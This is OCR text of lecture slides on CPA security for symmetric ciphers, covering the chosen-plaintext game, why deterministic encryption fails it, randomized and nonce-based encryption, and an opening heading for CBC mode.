


$m_{1,0}\ ,\ m_{1,1}\ \in M:\quad |m_{1,0}| = |m_{1,1}|$

$c_1 \leftarrow E(k,\ \mathbf{m_{1,b}})$


Semantic Security for Many-Time Key (CPA Security)

Q = (E,D) a cipher defined over (K,M,C). For b=0,1 define EXP(b) as:


b
Challenger
$k \leftarrow K$
Adversary
$m_{2,0}\ ,\ m_{2,1} \in M :\quad |m_{2,0}| = |m_{2,1}|$
$c_2 \leftarrow E(k,\ \mathbf{m_{2,b}})$

Semantic Security for Many-Time Key (CPA Security)

Q = (E,D) a cipher defined over (K,M,C). For b=0,1 define EXP(b) as:


b
Challenger
$k \leftarrow K$
for i=1,…,q:
$m_{i,0}\, ,\, m_{i,1} \in M$: $|m_{i,0}| = |m_{i,1}|$
$c_i \leftarrow E(k, \mathbf{m_{i,b}})$
Adversary
$b' \in \{0,1\}$


CPA ⇒ if adversary wants $c = E(k, m)$ it queries with $m_{j,0} = m_{j,1} = m$

Definition: Q is **semantically secure under CPA** if for all “efficient” adversary A:

$$\mathbf{Adv_{CPA}\,[A,Q] = \left|\,Pr[EXP(0)=1] - Pr[EXP(1)=1]\,\right|}$$ is “negligible”.

Ciphers Insecure under CPA

Suppose E(k,m) **always outputs same ciphertext for msg m and key k**. Then:



Challenger

k⟵K

$\mathbf{m_0}$, $\mathbf{m_0}$ ∈ M (chosen PT query)

c_0 ⟵E(k, m_0)

$\mathbf{m_0}$, $\mathbf{m_1}$ ∈ M

c ⟵ E(k, $\mathbf{m_b}$)

Adversary

if c = c_0 output 0

else output 1


Adv=1

So what? an attacker can learn that two encrypted files are the same, two encrypted packets are the same, etc.

- Leads to significant attacks when the message space M is small

Ciphers Insecure under CPA

Suppose E(k,m) **always outputs same ciphertext for msg m and key k**. Then:




Challenger
$k \leftarrow K$
$\mathbf{m_0}$, $\mathbf{m_0}$ $\in$ M
(chosen PT query)
$c_0 \leftarrow E(k, m_0)$
$\mathbf{m_0}$, $\mathbf{m_1}$ $\in$ M
$c \leftarrow E(k, \mathbf{m_b})$
Adversary
if c = c_0 output 0
else output 1
Adv=1

If secret key is to be used multiple times ⇒

given **the same plaintext message twice**,
encryption must produce different outputs.

Solution 1: Randomized Encryption

- E(k,m) is a randomized algorithm:




⇒ encrypting same msg twice gives different ciphertexts (w.h.p.)

⇒ ciphertext must be longer than plaintext

Roughly speaking: CT-size = PT-size + “# random bits”

Solution 2: Nonce-based Encryption



nonce

Alice

m, **n**

E

k

$E(k,m,$**n**$)=c$

Bob

c, **n**

D

k

$D(k,c,$**n**$)=m$

Nonce n:

- a value that changes from msg to msg
- (k,n) pair **never used more than once**
- n does **not** need to be **secret** and does **not** need to be **random**

Solution 2: Nonce-based Encryption


Nonce

- **Method 1:** nonce is a **counter** (e.g., packet counter)
    - used when encryptor keeps state from msg to msg
    - if decryptor has same state, need not send nonce with CT

- **Method 2:** encryptor chooses a **random nonce**, $n \leftarrow \mathcal{N}$
  (It's like randomized encryption)
  (ex. Multiple devices encrypting with the same key)
    - $\mathcal{N}$ must be large enough to ensure that the same nonce is not chosen twice with high probability

CPA Security for Nonce-based Encryption

System should be secure when **nonces are chosen adversarially.**



b
Challenger
$k \leftarrow K$
for i=1,…,q:
$\mathbf{n_i}$ and $m_{i,0}, m_{i,1}$: $|m_{i,0}| = |m_{i,1}|$
$c_i \leftarrow E(k, m_{i,b}, \mathbf{n_i})$
Adversary
$b' \in \{0,1\}$

All nonces $\{n_1, …, n_q\}$ must be distinct.


Definition. Nonce-based **Q** is **semantically secure under CPA** if for all "efficient" adversary A:

$$\mathbf{Adv_{nCPA}[A,Q] = |Pr[EXP(0)=1] - Pr[EXP(1)=1]|}$$ is "negligible".

Many-time Key Mode of Operation:
Cipher Block Chaining (CBC)

